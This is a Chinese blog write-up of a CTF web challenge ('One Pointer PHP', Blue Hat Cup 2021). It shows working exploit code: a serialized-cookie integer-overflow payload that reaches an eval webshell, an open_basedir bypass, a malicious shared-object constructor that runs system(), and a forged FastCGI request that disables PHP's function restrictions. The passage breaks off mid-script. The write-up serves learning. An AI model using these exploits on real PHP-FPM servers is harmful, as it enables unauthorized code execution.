蓝帽杯2021 One Pointer PHP


原创

Tajang 于 2021-11-23 06:54:32 发布 2757 收藏 1

分类专栏： CTF 文章标签： 网络安全 php 中间件 CTF

本文链接：https://blog.csdn.net/qq_45619909/article/details/121484875

第一次打FPM/FastCGI的题，实际上也是第一次接触打中间件的题，刚开始是在陇原战“疫”碰到了一道类似的题，也是改编的这道，为了更好地复现这道题，理解这道题，我去把Fastcgi 协议分析与 PHP-FPM 攻击方法都看了几遍。攻击的实操部分，本来想着复现，但那个鬼环境一直差点意思。这里不得不提中国网安界大神——phith0n，P神开创的vulhub确实帮了国内外网络安全学习者的大忙，让安全研究者更加专注于漏洞原理本身，而不是忙于搭建复杂的漏洞环境。但不幸的事，这个洞的环境坏了，问了P神说官网要下架，让我去GitHub找找，可惜GitHub也没有。。。



所以PHP-FPM攻击实操等我搭好环境再来搞，Fastcgi协议有时间再来分析。

开启靶机，这个赛被人戏称广告杯，玩笑归玩笑，这题质量很高的，打开如下图

但好像比赛时图片是火炬

不管了，博客不能水

题目给了一个web.zip，解压后有两个文件，分别是user.php、add_api.php。为了方便日后我自己或者他人阅读，把代码贴出来：

user.php：

```
<?php
class User{
 public $count;
}
?>
```

add_api.php:

```php
<?php
include "user.php";
if($user=unserialize($_COOKIE["data"])){
 $count[++$user->count]=1;
 if($count[]=1){
  $user->count+=1;
  setcookie("data",serialize($user));
 }else{
  eval($_GET["backdoor"]);
 }
}else{
 $user=new User;
 $user->count=1;
 setcookie("data",serialize($user));
}
?>
```

1、整数溢出


代码很明显，add_api.php包含user.php，并且将Cookie里的data反序列化为$user$对象，将user里的count值+1作为$count$的下标，并给此元素赋值为1。随后，进行if语句判断，count[]=1的意思就是给此数组末尾添加一个元素，值为1。那这里第一个考点就已经出来了，倘若我将count设为 最大值-1 的数字，那么在经历过自增后，该count为最大值，再进行$count[]=1操作，由于数组已经达到最大值了，数组末尾无法添加元素，所以此操作出错，执行else语句。我们便可以RCE。不同的操作系统PHP最大值是不一样的，32位上为 2147483647 ，64位上为 9223372036854775807 ，所以这里我们应该设置count为 9223372036854775806 ，写个序列化脚本生成序列化字符串

```php
<?php
  class User
  {
     public $count=9223372036854775806;
  }
  echo serialize(new User);
?>
```

payload： O:4:"User":1:{s:5:"count";i:9223372036854775806;}


2、拿webshell

注意else里的eval函数，不要直接传个`$_POST[cmd];`，eval是执行里面的语句，这个语句才是我们拿shell的点，所以应该传入`eval($_POST[cmd]);`,注意Cookie要url编码。还有接收参数是在add_api.php这个文件里的，所以你要传给这个文件。



3、绕过base_dir

进入shell后，看到根目录底下是有flag的，可是没有读取权限，这个时候我们访问phpinfo查看相关配置信息，hackbar传就可以看了




PHP Version 7.4.16


System	Linux b0cd3f95921c 4.19.164-0419164-generic #202012300642 SMP Wed Dec 30 12:21:09 UTC 2020 x86_64
Build Date	Apr 29 2021 15:12:27
Configure Command	'./configure' '--build=x86_64-linux-gnu' '--with-config-file-path=/usr/local/etc/php' '--with-config-file-scan-dir=/usr/local/etc/php/conf.d' '--enable-option-checking=fatal' '--with-mhash' '--with-pic' '--enable-ftp' '--enable-mbstring' '--enable-mysqlnd' '--with-password-argon2' '--with-sodium=shared' '--with-pdo-sqlite=/usr' '--with-sqlite3=/usr' '--with-libedit' '--with-openssl' '--with-zlib' '--with-pear' '--with-libdir=lib/x86_64-linux-gnu' '--enable-fpm' '--with-fpm-user=www-data' '--with-fpm-group=www-data' '--disable-cgi' 'build_alias=x86_64-linux-gnu'
Server API	FPM/FastCGI
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/usr/local/etc/php
Loaded Configuration File	/usr/local/etc/php/php.ini
Scan this dir for additional .ini files	/usr/local/etc/php/conf.d
Additional .ini files parsed	/usr/local/etc/php/conf.d/docker-php-ext-sodium.ini

可一看到配置里是存在FPM/FastCGI的，而且disable_function禁的太多了，openbase_dir也只开放了html，这里我们需要先绕过openbase_dir读取到其他重要文件


```php
<?php
mkdir('bypass');
chdir('bypass');
ini_set('open_basedir','..');
chdir('..');chdir('..');chdir('..');
chdir('..');chdir('..');chdir('..');chdir('..');
ini_set('open_basedir','/');
var_dump(file_get_contents("/usr/local/etc/php/php.ini"));
```



在输出中我们可以看到 extension=easy_bypass.so ，这是加载了异常so文件，看其他wp说是可以pwn的，我目前pwn没学多少还是算了。再读取nginx.conf文件看看



在这里看到了 include /etc/nginx/sites-enabled/*; ，那直接去读nginx的默认配置



居然开着FastCGI服务，那基本可以确定是未授权打FPM RCE了

4、加载恶意so文件

编写so拓展

```
#define _GNU_SOURCE
#include <stdlib.h>
#include <stdio.h>
#include <string.h>

__attribute__ ((__constructor__)) void preload (void){
    system("ls / >/var/www/html/look");
}
```

这个语句是将 ls / 结果输出到look文件

编译： gcc evilso.c -fPIC -shared -o evilso.so ，使用Linux编译并上传至站点目录

5、编写文件处理

再写一个接收文件的php文件，这个文件用于接收恶意的fastcdi请求文件并写回主机，这里涉及到fastcgi的攻击原理，有时间再说。

```php
<?php
    $file = $_GET['file'] ?? '/tmp/file';
    $data = $_GET['data'] ?? ':)';
    echo($file."</br>".$data."</br>");
    var_dump(file_put_contents($file, $data));
?>
```

6、伪造恶意FastCGI请求

网上亘古不变的伪造请求的代码，修改几个配置、路径就好

```php
<?php
/**
 * Note : Code is released under the GNU LGPL
 *
 * Please do not change the header of this file
 *
 * This library is free software; you can redistribute it and/or modify it under the terms of the GNU
 * Lesser General Public License as published by the Free Software Foundation; either version 2 of
 * the License, or (at your option) any later version.
 *
 * This library is distributed in the hope that it will be useful, but WITHOUT ANY WARRANTY;
 * without even the implied warranty of MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE.
 *
 * See the GNU Lesser General Public License for more details.
 */
/**
 * Handles communication with a FastCGI application
 *
 * @author      Pierrick Charron <pierrick@webstart.fr>
 * @version     1.0
 */
class FCGIClient
{
    const VERSION_1            = 1;
    const BEGIN_REQUEST        = 1;
    const ABORT_REQUEST        = 2;
    const END_REQUEST          = 3;
    const PARAMS               = 4;
    const STDIN                = 5;
    const STDOUT               = 6;
    const STDERR               = 7;
    const DATA                 = 8;
    const GET_VALUES           = 9;
    const GET_VALUES_RESULT    = 10;
    const UNKNOWN_TYPE         = 11;
    const MAXTYPE              = self::UNKNOWN_TYPE;
    const RESPONDER            = 1;
    const AUTHORIZER           = 2;
    const FILTER               = 3;
    const REQUEST_COMPLETE     = 0;
    const CANT_MPX_CONN        = 1;
    const OVERLOADED           = 2;
    const UNKNOWN_ROLE         = 3;
    const MAX_CONNS            = 'MAX_CONNS';
    const MAX_REQS             = 'MAX_REQS';
    const MPXS_CONNS           = 'MPXS_CONNS';
```

```
const MPXS_CONNS          = 'MPXS_CONNS';
const HEADER_LEN          = 8;
/**
 * Socket
 * @var Resource
 */
private $_sock = null;
/**
 * Host
 * @var String
 */
private $_host = null;
/**
 * Port
 * @var Integer
 */
private $_port = null;
/**
 * Keep Alive
 * @var Boolean
 */
private $_keepAlive = false;
/**
 * Constructor
 *
 * @param String $host Host of the FastCGI application
 * @param Integer $port Port of the FastCGI application
 */
public function __construct($host, $port = 9001) // and default value for port, just for unixdomain socket
{
    $this->_host = $host;
    $this->_port = $port;
}
/**
 * Define whether or not the FastCGI application should keep the connection
 * alive at the end of a request
 *
 * @param Boolean $b true if the connection should stay alive, false otherwise
 */
public function setKeepAlive($b)
{
    $this->_keepAlive = (boolean)$b;
    if (!$this->_keepAlive && $this->_sock) {
        fclose($this->_sock);
    }
}
/**
 * Get the keep alive status
 *
 * @return Boolean true if the connection should stay alive, false otherwise
 */
public function getKeepAlive()
{
    return $this->_keepAlive;
}
/**
 * Create a connection to the FastCGI application
 */
private function connect()
{
```

```
    if (!$this->_sock) {
        //$this->_sock = fsockopen($this->_host, $this->_port, $errno, $errstr, 5);
        $this->_sock = stream_socket_client($this->_host, $errno, $errstr, 5);
        if (!$this->_sock) {
            throw new Exception('Unable to connect to FastCGI application');
        }
    }
}
/**
 * Build a FastCGI packet
 *
 * @param Integer $type Type of the packet
 * @param String $content Content of the packet
 * @param Integer $requestId RequestId
 */
private function buildPacket($type, $content, $requestId = 1)
{
    $clen = strlen($content);
    return chr(self::VERSION_1)         /* version */
        . chr($type)                    /* type */
        . chr(($requestId >> 8) & 0xFF) /* requestIdB1 */
        . chr($requestId & 0xFF)        /* requestIdB0 */
        . chr(($clen >> 8 ) & 0xFF)     /* contentLengthB1 */
        . chr($clen & 0xFF)             /* contentLengthB0 */
        . chr(0)                        /* paddingLength */
        . chr(0)                        /* reserved */
        . $content;                     /* content */
}
/**
 * Build an FastCGI Name value pair
 *
 * @param String $name Name
 * @param String $value Value
 * @return String FastCGI Name value pair
 */
private function buildNvpair($name, $value)
{
    $nlen = strlen($name);
    $vlen = strlen($value);
    if ($nlen < 128) {
        /* nameLengthB0 */
        $nvpair = chr($nlen);
    } else {
        /* nameLengthB3 & nameLengthB2 & nameLengthB1 & nameLengthB0 */
        $nvpair = chr(($nlen >> 24) | 0x80) . chr(($nlen >> 16) & 0xFF) . chr(($nlen >> 8) & 0xFF) . chr($nlen & 0xFF);
    }
    if ($vlen < 128) {
        /* valueLengthB0 */
        $nvpair .= chr($vlen);
    } else {
        /* valueLengthB3 & valueLengthB2 & valueLengthB1 & valueLengthB0 */
        $nvpair .= chr(($vlen >> 24) | 0x80) . chr(($vlen >> 16) & 0xFF) . chr(($vlen >> 8) & 0xFF) . chr($vlen & 0xFF);
    }
    /* nameData & valueData */
    return $nvpair . $name . $value;
}
/**
 * Read a set of FastCGI Name value pairs
 *
 * @param String $data Data containing the set of FastCGI NVPairs
```

```
     * @param String $data Data containing the set of FastCGI NVPair
     * @return array of NVPair
     */
    private function readNvpair($data, $length = null)
    {
        $array = array();
        if ($length === null) {
            $length = strlen($data);
        }
        $p = 0;
        while ($p != $length) {
            $nlen = ord($data{$p++});
            if ($nlen >= 128) {
                $nlen = ($nlen & 0x7F << 24);
                $nlen |= (ord($data{$p++}) << 16);
                $nlen |= (ord($data{$p++}) << 8);
                $nlen |= (ord($data{$p++}));
            }
            $vlen = ord($data{$p++});
            if ($vlen >= 128) {
                $vlen = ($nlen & 0x7F << 24);
                $vlen |= (ord($data{$p++}) << 16);
                $vlen |= (ord($data{$p++}) << 8);
                $vlen |= (ord($data{$p++}));
            }
            $array[substr($data, $p, $nlen)] = substr($data, $p+$nlen, $vlen);
            $p += ($nlen + $vlen);
        }
        return $array;
    }
    /**
     * Decode a FastCGI Packet
     *
     * @param String $data String containing all the packet
     * @return array
     */
    private function decodePacketHeader($data)
    {
        $ret = array();
        $ret['version']       = ord($data{0});
        $ret['type']          = ord($data{1});
        $ret['requestId']     = (ord($data{2}) << 8) + ord($data{3});
        $ret['contentLength'] = (ord($data{4}) << 8) + ord($data{5});
        $ret['paddingLength'] = ord($data{6});
        $ret['reserved']      = ord($data{7});
        return $ret;
    }
    /**
     * Read a FastCGI Packet
     *
     * @return array
     */
    private function readPacket()
    {
        if ($packet = fread($this->_sock, self::HEADER_LEN)) {
            $resp = $this->decodePacketHeader($packet);
            $resp['content'] = '';
            if ($resp['contentLength']) {
                $len  = $resp['contentLength'];
                while ($len && $buf=fread($this->_sock, $len)) {
```

```
                $len -= strlen($buf);
                $resp['content'] .= $buf;
            }
        }
        if ($resp['paddingLength']) {
            $buf=fread($this->_sock, $resp['paddingLength']);
        }
        return $resp;
    } else {
        return false;
    }
}
/**
 * Get Informations on the FastCGI application
 *
 * @param array $requestedInfo information to retrieve
 * @return array
 */
public function getValues(array $requestedInfo)
{
    $this->connect();
    $request = '';
    foreach ($requestedInfo as $info) {
        $request .= $this->buildNvpair($info, '');
    }
    fwrite($this->_sock, $this->buildPacket(self::GET_VALUES, $request, 0));
    $resp = $this->readPacket();
    if ($resp['type'] == self::GET_VALUES_RESULT) {
        return $this->readNvpair($resp['content'], $resp['length']);
    } else {
        throw new Exception('Unexpected response type, expecting GET_VALUES_RESULT');
    }
}
/**
 * Execute a request to the FastCGI application
 *
 * @param array $params Array of parameters
 * @param String $stdin Content
 * @return String
 */
public function request(array $params, $stdin)
{
    $response = '';
//      $this->connect();
    $request = $this->buildPacket(self::BEGIN_REQUEST, chr(0) . chr(self::RESPONDER) . chr((int) $this->_keepAlive) . str_repeat(chr(0), 5
));
    $paramsRequest = '';
    foreach ($params as $key => $value) {
        $paramsRequest .= $this->buildNvpair($key, $value);
    }
    if ($paramsRequest) {
        $request .= $this->buildPacket(self::PARAMS, $paramsRequest);
    }
    $request .= $this->buildPacket(self::PARAMS, '');
    if ($stdin) {
        $request .= $this->buildPacket(self::STDIN, $stdin);
    }
    $request .= $this->buildPacket(self::STDIN, '');
    echo('?file=ftp://ip:9999/&data='.urlencode($request));
```

```
//        fwrite($this->_sock, $request);
//        do {
//            $resp = $this->readPacket();
//            if ($resp['type'] == self::STDOUT || $resp['type'] == self::STDERR) {
//                $response .= $resp['content'];
//            }
//        } while ($resp && $resp['type'] != self::END_REQUEST);
//        var_dump($resp);
//        if (!is_array($resp)) {
//            throw new Exception('Bad request');
//        }
//        switch (ord($resp['content']{4})) {
//            case self::CANT_MPX_CONN:
//                throw new Exception('This app can\'t multiplex [CANT_MPX_CONN]');
//                break;
//            case self::OVERLOADED:
//                throw new Exception('New request rejected; too busy [OVERLOADED]');
//                break;
//            case self::UNKNOWN_ROLE:
//                throw new Exception('Role value not known [UNKNOWN_ROLE]');
//                break;
//            case self::REQUEST_COMPLETE:
//                return $response;
//        }
    }
}
?>
<?php
// real exploit start here
//if (!isset($_REQUEST['cmd'])) {
//    die("Check your input\n");
//}
//if (!isset($_REQUEST['filepath'])) {
//    $filepath = __FILE__;
//}else{
//    $filepath = $_REQUEST['filepath'];
//}

$filepath = "/var/www/html/add_api.php";
$req = '/'.basename($filepath);
$uri = $req .'?'.'command=whoami';
$client = new FCGIClient("unix:///var/run/php-fpm.sock", -1);
$code = "<?php system(\$_REQUEST['command']); phpinfo(); ?>"; // php payload -- Doesnt do anything
$php_value = "unserialize_callback_func = system\nextension_dir = /var/www/html\nextension = evilso.so\ndisable_classes = \ndisable_functio
ns = \nallow_url_include = On\nopen_basedir = /\nauto_prepend_file = "; // extension_dir即为.so文件所在目录
$params = array(
    'GATEWAY_INTERFACE' => 'FastCGI/1.0',
    'REQUEST_METHOD'    => 'POST',
    'SCRIPT_FILENAME'   => $filepath,
    'SCRIPT_NAME'       => $req,
    'QUERY_STRING'      => 'command=whoami',
    'REQUEST_URI'       => $uri,
    'DOCUMENT_URI'      => $req,
#'DOCUMENT_ROOT'     => '/',
    'PHP_VALUE'         => $php_value,
    'SERVER_SOFTWARE'   => 'ctfking/Tajang',
    'REMOTE_ADDR'       => '127.0.0.1',
    'REMOTE_PORT'       => '9001', // 找准服务端口
    'SERVER_ADDR'       => '127.0.0.1',
    'SERVER_PORT'       => '80',
```

```
    'SERVER_NAME'       => 'localhost',
